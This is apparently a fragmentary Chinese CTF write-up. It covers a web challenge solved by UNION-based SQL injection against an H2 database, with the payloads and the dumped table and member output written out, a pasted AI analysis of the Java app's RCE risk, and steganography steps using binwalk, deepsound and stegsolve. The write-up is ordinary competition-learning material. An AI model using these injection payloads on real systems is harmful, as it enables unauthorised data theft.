ECLARED\_NUMERIC\_PRECISION,DECLARED\_NUMERIC\_SCALE,PARAMETER\_DEFAULT,GEOME  
TRY\_TYPE,GEOMETRY\_SRID,TABLE\_CATALOG,TABLE\_SCHEMA,TABLE\_NAME,TABLE\_TYPE,IS\_I  
NSERTABLE\_INTO,COMMIT\_ACTION,STORAGE\_TYPE,REMARKS,LAST\_MODIFICATION,TABLE\_C  
LASS,ROW\_COUNT\_ESTIMATE,OBJECT\_CATALOG,OBJECT\_SCHEMA,OBJECT\_NAME,OBJECT\_TY  
PE,COLLECTION\_TYPE\_IDENTIFIER,DATA\_TYPE,CHARACTER\_MAXIMUM\_LENGTH,CHARACTER\_  
\_OCTET\_LENGTH,CHARACTER\_SET\_CATALOG,CHARACTER\_SET\_SCHEMA,CHARACTER\_SET\_NA  
ME,COLLATION\_CATALOG,COLLATION\_SCHEMA,COLLATION\_NAME,NUMERIC\_PRECISION,N  
UMERIC\_PRECISION\_RADIX,NUMERIC\_SCALE,DATETIME\_PRECISION,INTERVAL\_TYPE,INTERVA  
L\_PRECISION,MAXIMUM\_CARDINALITY,DTD\_IDENTIFIER,DECLARED\_DATA\_TYPE,DECLARED\_N  
UMERIC\_PRECISION,DECLARED\_NUMERIC\_SCALE,GEOMETRY\_TYPE,GEOMETRY\_SRID,SQL\_ST  
ATEMENT,EXECUTION\_COUNT,MIN\_EXECUTION\_TIME,MAX\_EXECUTION\_TIME,CUMULATIVE\_  
EXECUTION\_TIME,AVERAGE\_EXECUTION\_TIME,STD\_DEV\_EXECUTION\_TIME,MIN\_ROW\_COUN  
T,MAX\_ROW\_COUNT,CUMULATIVE\_ROW\_COUNT,AVERAGE\_ROW\_COUNT,STD\_DEV\_ROW\_CO  
UNT,INDEX\_CATALOG,INDEX\_SCHEMA,INDEX\_NAME,TABLE\_CATALOG,TABLE\_SCHEMA,TABLE

\_NAME,COLUMN\_NAME,ORDINAL\_POSITION,ORDERING\_SPECIFICATION,NULL\_ORDERING,IS  
\_UNIQUE,ROLE\_NAME,REMARKS,CONSTRAINT\_CATALOG,CONSTRAINT\_SCHEMA,CONSTRAIN  
T\_NAME,CHECK\_CLAUSE,SESSION\_ID,USER\_NAME,SERVER,CLIENT\_ADDR,CLIENT\_INFO,SESSI  
ON\_START,ISOLATION\_LEVEL,EXECUTING\_STATEMENT,EXECUTING\_STATEMENT\_START,CON  
TAINS\_UNCOMMITTED,SESSION\_STATE,BLOCKER\_ID,SLEEP\_SINCE,TRANSACTION\_NAME,TRA  
NSACTION\_STATE,COLLATION\_CATALOG,COLLATION\_SCHEMA,COLLATION\_NAME,PAD\_ATTR  
IBUTE,LANGUAGE\_TAG,CONSTRAINT\_CATALOG,CONSTRAINT\_SCHEMA,CONSTRAINT\_NAME,  
DOMAIN\_CATALOG,DOMAIN\_SCHEMA,DOMAIN\_NAME,IS\_DEFERRABLE,INITIALLY\_DEFERRED  
,REMARKS,SYNONYM\_CATALOG,SYNONYM\_SCHEMA,SYNONYM\_NAME,SYNONYM\_FOR,SYN  
ONYM\_FOR\_SCHEMA,TYPE\_NAME,STATUS,REMARKS,USER\_NAME,IS\_ADMIN,REMARKS,CONS  
TRAIN\_CATALOG,CONSTRAINT\_SCHEMA,CONSTRAINT\_NAME,CONSTRAINT\_TYPE,TABLE\_CA  
TALOG,TABLE\_SCHEMA,TABLE\_NAME,IS\_DEFERRABLE,INITIALLY\_DEFERRED,ENFORCED,NULL  
S\_DISTINCT,INDEX\_CATALOG,INDEX\_SCHEMA,INDEX\_NAME,REMARKS,INDEX\_CATALOG,INDE  
X\_SCHEMA,INDEX\_NAME,TABLE\_CATALOG,TABLE\_SCHEMA,TABLE\_NAME,INDEX\_TYPE\_NAME  
,NULLS\_DISTINCT,IS\_GENERATED,REMARKS,INDEX\_CLASS, ID,INTRO,BLOG : 2 :  
3

o

^^^^^^^^^^^^^



-1' union select group\_concat(table\_name),2,3 from information\_schema.tables where  
table\_schema='INFORMATION\_SCHEMA' --

- ENUM\_VALUES,CONSTANTS,SEQUENCES,RIGHTS,TRIGGERS,SETTINGS,VIEWS,INFORMATION\_  
SCHEMA\_CATALOG\_NAME,ROUTINES,COLUMNS,KEY\_COLUMN\_USAGE,LOCKS,DOMAINS,CO  
LUMN\_PRIVILEGES,SCHEMATA,FIELDS,CONSTRAINT\_COLUMN\_USAGE,SESSION\_STATE,REFER  
ENTIAL\_CONSTRAINTS,TABLE\_PRIVILEGES,PARAMETERS,TABLES,ELEMENT\_TYPES,QUERY\_ST  
ATISTICS,INDEX\_COLUMNS,ROLES,CHECK\_CONSTRAINTS,SESSIONS,IN\_Doubt,COLLATIONS,  
DOMAIN\_CONSTRAINTS,SYNONYMS,USERS,TABLE\_CONSTRAINTS,INDEXES : 2 : 3
- 没有MEMBER, 在另一个库
- -1' union select group\_concat(table\_name),2,3 from information\_schema.tables where  
table\_schema='PUBLIC' --
- MEMBER

爆数据

-1' union select group\_concat(ID),2,3 from MEMBER --

result

- Owl,0x4qE,1ue,357,4ctue,4nsw3r,A1ex,ACce1er4t0r,Ac4ae0,Acaleph,Ahlaman,Airbasic,Akira,  
Aklis,Annevi,Aris,Ash,At0m,BaiMeow,BrownFly,Ch1p,Ch405,ChenMoFeiJin,Cosmos,Cyris,Dod

dy,E99p1ant,Edward\_L,Eric,Explorer,Gamison,Hcamael,HeartSky,Junier,Kevin,Klrin,Li4n0,Liki4,LoRexxar,Lou00,LuckyCat,LurkNoi,Mezone,MiGo,Michael,Minygd,Moesang,NeverMoes,ObjectNotFound,Potat0,Processor,R1esbyfe,R3n0,RT,Roam,Roc826,Seadom,Sora,Spine,Summer,Sysorem,Tata,Tinmix,Trotsky,Undefinedv,Y,Yotubird,b0lv42,ba1van4,bigmud,c014,chuj,ckj123,crumbling,d1gg12,daidr,ek1ng,f1rry,fantasyqt,feifei,ff1y,h4kuy4,hsiaoxychen,jibo,kabuto,l0tus,latt1ce,lightless,logong,lostflower,m140,ma1n,ma5hr00m,matrixtang,mian,ngc7293,qz,r4u,ripple,t0hka,tr0uble,veritas501,vvv\_347,wenzhuan,xi4oyu,xiaoyao52110,yolande,幼稚园,彼岸,简,迟原静,逆风,陈斩仙 : 2 : 3

## result

- 渗透 / 人工智能 / 北师大博士在读,什么都不会 / 咸鱼研究生 / 安恒、长亭 / SJTU,13 级菜鸡 / 大数据打杂,13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全, fuzz, 符号执行方向研究,Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究,14 级网安协会副会长 / 无线安全,14 级网安协会副会长 / Web 安全 / 无线安全,14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员,13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞, 密码学, 区块链都看得懂一点, 但啥也不会,14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI2015Freebuf 特邀嘉宾,14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师,14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕业 / 长亭安研,15 级 / Web 🐶 / 汪汪汪,15 级 / 已入 Python 神教,15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅,15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出,15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯巴甜有点甜,15 级 / 什么都不会的开发 / 打什么都菜,Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、2016 年年度英雄榜第十三,二进制 CGC 入门水准 / 半吊子爬虫与反爬虫,逆向 / 二进制安全,15 级网安协会会长 / Web 安全,16 级 / 前 web 手、现 pwn 手 / 菜鸡研究生 / scu,16 级 / Web / 菜鸡第一人,16 级 / 蟒蛇饲养员 / 高数小王子,16 级 / 大果子 / 毕业 1 年仍在寻找 vidar 娘接盘侠,16 级 / Web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥荒!,16 级 / Web 前端 / 美工 / 阿里云搬砖,16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死,16 级 / Web 🐕 / 现于长亭科技实习,16 级 / Bin / 被迫研狗,16 级 / Rev / Windows / Freelancer,16 级 / 可能会运维 / 摸鱼选手,16 级 / Web Developer,16 级 / Java 福娃 / 上班 996 / 下班 669,16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进制,16 级 / 立志学术的统计器 / R / 为楼上的脱单事业做出了贡献,17 级 / web / 东南读研,17 级 / 游戏厂打工仔 / 来深圳找我快活,17 级 / Key 厨 / 腾讯玄武倒水的,17 级 / RedTeamer / 字节跳动安全工程师,17 级 / 二战人 / 老二次元 / 兴趣驱动生活,17 级 / 摸鱼 ctf'er / 依旧在尝试入门 bin / 菜鸡研究生 +1,17 级 / 业余开发 / 专业摸鱼,17 级 / Web,17 级 / 自称 Bin 手实际啥都不会 / 二次元安全,17 级 / Focus on Java Security,17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友,18 级 / 并不会 web / 端茶送水选手,18 级 / 不可以摸 🐕 哟,18 级 / 编译器工程师( 伪 / 半吊子 PL- 静态分析方向,18 级 / Java / 会除我倦,18 级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台,18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼!,18 级 / 懂点 Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我们联合!,18 级 / Web / 真·菜到超乎想象 / 拼死学 (mo) 习 (yu) 中,18 级 / Web 底层选手,18 级 / 游戏引擎开发 / 尚有梦想的 game maker,18 级会长 / 二进制安全 / 干拉,18 级 / 会一丢丢 crypto / 摸鱼,18 级 / Web / 车万,18 级 / 求大佬带我 IoT 入门 / web 太难了只能做做 misc 维持生计 / 摸 🐕,18 级 / 会点开发的退休 web 手 / 想学挖洞 / 混吃等死,18 级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C / CSGO 白给选手,18 级 / 莫得灵魂的开发 / 茄粉 / 作豚 / 米厨,18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情包,19 级 / Re 手, 我手呢?,19 级会长 / DL 爱好者 / web 苦手,19 级 / 挖坑不填的 web 选手,19 级 / 半个全栈 / 安卓摸 🐕 / P 社玩家 / ⚡ 粉,19 级 / 游戏开发 / 🐕 粉,19 级 / 普通的 binary 爱好者。,19 级 / 不会 re / dl 萌新 / 太弱小了, 没有力量 / 想学游戏,19 级 / bin 底层选手,19 级 / 骨瘦如柴的胖手,19 级 /

Web,19级 / 脖子笔直歪脖手,19级 / 摸鱼美工 / 学习图形学、渲染ing,19级 / 不会web / 半吊子运维 / 今天您漏油了吗,级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦,20级 / Crypto&BlockChain / Plz V me 50 eth,20级 / Web / 还在努力,20级 / WEB / 菜的抠脚 / 想学GO,20级 / Crypto / 摸鱼学代  
师,20级 / web / 想学iot,20级 / Re手 / 菜,20级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期,20级  
会长 / re / 不会pwn,20级 / 已退休不再参与大多数赛事 / 不好好学习,生活中就会多出许多魔法和  
奇迹,20级 / 歪脖手 / 想学运维 / 发呆业务爱好者,20级 / 摆烂网管 / DN42爱好者 / AS200078管理  
员,21级 / 入门级crypto,21级 / 喜欢肝原神的密码手,21级web / cat../../../../f,21级 / 菜鸡pwn手 / 又  
菜又爱摆,21级 / 日常自闭的Re手,21级 / 非常菜的密码手 / 很懒的摸鱼爱好者,有点呆,想学点别的  
但是一直开摆,21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■口粉,22级 / 菜鸡  
misc手 / 不会Web / 成分复杂 / 偶尔炼丹,21级 / 菜鸡pwn手,21级 / 初级魔法少女,21级 / Reverse /  
I want to fly and fly,21级 / 爬哇开发or安全 / 吉吉国王本急 / 想要apple vision,21级 / 不学Java学  
Golang的Web / 网管练习生,21级 / 前端练习生,22级 / 菜菜密码手 / 有点社恐又想要多多社交,22  
级 / Reverse / 努力变强,22级 / Web,22级 / Web / 狂暴摆烂组长,22级 / 会点web / 偶尔涂鸦,21级  
/ Web / 啥都会一点, 啥都不精通 / 依然是一条努力的咸鱼,22级 / 副会长 / 战队队长 / 二进制安  
全,22级 / 虚假的会长, 真实的运营 / 许墨夫人 : 2 : 3

- API 这个是提示。。
- 往这里想想\
- 坏了，不会真是什么rce吧？？？
- 啊hint1: 环境不出网，需要rce，建议本地先打通
- 我哭死
- 直接当成sql打了，没想到竟然是rce

rce的话重新分析一下源代码

这段代码是一个简易的Java Web应用程序，使用了Solon框架、HikariCP连接池和H2数据库。它由三个主要部分组成：数据库管理配置（`DbManager`），控制器（`SearchController`），以及应用入口（`App`）。下面是对每个部分的详细解析：

#### DbManager类

- 作用：负责数据库的配置和初始化。
- 核心功能：
  - 使用注解 `@Component` 标记为Solon容器的组件。
  - 通过 `@Inject` 注解注入配置文件中的 `project.home` 属性。
  - 在 `init` 方法中配置并初始化H2数据库连接。使用 `Hikaricfg` 设置数据库连接，并通过 `Hikaridatasource` 创建数据源。
  - 使用 `RunScript.execute` 执行初始化SQL脚本（位于 `home+"init.sql"`）。

#### SearchController类

- 作用：处理Web请求，实现搜索功能。
- 核心功能：
  - 使用 `@Controller` 标记为Solon框架的控制器组件。
  - 通过 `@Inject` 注解将 `DbManager` 注入控制器，用于获取数据库连接。
  - `search` 方法通过 `@Mapping("/")` 注解映射到根URL，接收一个搜索关键字（`keyword`），执行数据库查询，并返回查询结果。
  - 构造 `ModelAndView` 对象，将查询结果放入模型中，最后返回给视图层（假设为 `search.ftl` Freemarker模板）进行展示。

#### App类

- 作用：应用的启动入口。
- 核心功能：
  - 调用 `solon.start` 方法启动Solon框架，传入 `App.class` 和命令行参数 `args`。

2024/2/7 15:02:23

这个应用是否存在RCE风险

2024/2/7 15:02:59

从提供的代码片段中直接分析，没有明显的远程代码执行（RCE）漏洞。然而，存在SQL注入的风险可能会被利用作为攻击链的一环，最终可能导致更严重的安全问题，包括但不限于RCE，尤其是如果数据库配置或者数据库用户权限设置不当。

分析

- **SQL注入**: 如前所述, `SearchController` 类中通过字符串拼接构建SQL查询, 这种方式容易受到 SQL注入攻击。虽然这本身不直接导致RCE, 但如果攻击者能够通过SQL注入读取、修改数据库数据, 或者利用数据库的某些高级功能(如在某些数据库管理系统中执行系统命令), 那么理论上可能会升级为RCE攻击。
  - **直接RCE途径**: 在提供的代码中, 并没有直接执行外部命令的操作, 也没有动态执行代码的情况(例如, Java的 `Runtime.exec()` 方法或 `eval` 函数等)。因此, 从代码本身看, 没有直接的RCE风险点。

## 注意事项

- **第三方库和框架：**虽然代码本身可能没有RCE漏洞，但使用的第三方库（如Solon框架、HikariCP连接池、H2数据库等）可能存在已知或未知的安全漏洞。因此，保持这些依赖库更新至最新安全版本是非常重要的。

最后这句话引起了我的注意

我立马去查了这几个框架和api相关的RCE问题

1ue write an api to search...

搜索功能的API通过 `SearchController` 类中的 `search` 方法提供。这个方法映射到根URL(/)上，并期望接收一个查询参数 keyword。它构造并执行一个SQL查询，搜索数据库中符合条件的记录，并将搜索结果格式化后返回给用户。返回的数据通过 `ModelAndView` 对象传递给视图（在这个例子中是 `search.ftl` Freemarker模板），最终显示给用户。


MISC


ezword

卡尔达诺栅格码在线



龙之舞





```
文件 动作 编辑 查看 帮助
└─[root@kali]~[桌面]
# binwalk --run-as=root -e deep*
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
518794        0x7EA8A      MySQL MISAM index file Version 3
1028658       0xFB232      MySQL ISAM index file Version 6
3815383       0x3A37D7     MySQL MISAM index file Version 6
5842356       0x5925B4     MySQL MISAM index file Version 4
6086600       0x5CDFC8     MySQL MISAM index file Version 2
> 7338235      0x6FF8FB     MySQL MISAM index file Version 6
9996474       0x9888BA     MySQL ISAM index file Version 2
10782096      0xA48590     MySQL ISAM index file Version 9
11493792      0xAF61A0     MySQL ISAM index file Version 1
21893712      0x14E1250    MySQL MISAM index file Version 4
23245549      0x162B2ED   MySQL ISAM index file Version 6
33563159      0x2002217   MySQL MISAM index file Version 9
34729588      0x211E74     MySQL ISAM index file Version 1
41890522      0x27F32DA   MySQL MISAM compressed data file Version 1
at 45074983      0x2AFCA27  MySQL MISAM index file Version 9
46461791      0x2C4F35F   MySQL ISAM index file Version 5
47301163      0x2D1C22B   MySQL MISAM index file Version 5
48218607      0x2DFC1EF   mcrypt 2.2 encrypted data, algorithm: blowfish-256, mode: CFB, keymode: 8bit
deepsound
WARNING: Extractor.execute failed to run external extractor 'yaffshiv --auto --brute-force -f '%e' -d 'yaffs-root'': installed correctly
48899304       0x2EA24E8   YAFFS filesystem, little endian
49599491       0x2FD403    MySQL ISAM compressed data file Version 7
53282134       0x32D0556   MySQL MISAM index file Version 7
53501435       0x3305DFB   MySQL MISAM compressed data file Version 1
54068801       0x3390641   MySQL ISAM index file Version 1
65175935       0x3E2817F   MySQL ISAM compressed data file Version 6
65725200       0x3EAЕ310   MySQL MISAM index file Version 5
69206930       0x4200392   MySQL ISAM compressed data file Version 5
69336189       0x421FC7D   MySQL MISAM index file Version 1
71040258       0x43BF002   MySQL MISAM index file Version 10
72086152       0x44BF288   MySQL MISAM index file Version 11
76106908       0x4894C9C   MySQL ISAM compressed data file Version 4
binwalk
└─[root@kali]~[桌面]
#
```

binwalk

不是

思路错了

无线电?

不是


思路错了

带key wav隐写一般只有两种

mp3stego

试了很久没有

deepsound有了



img


得到gif

帧隐写

stegsolve

拆开后合成

QRreserach



暴力破解

## Tools List

---

**Extract QR Information**  
Force decode and get information about the current QR code as much as possible

**Reed-Solomon Decoder**  
Errors and Erasures correction by decoding Reed-Solomon blocks

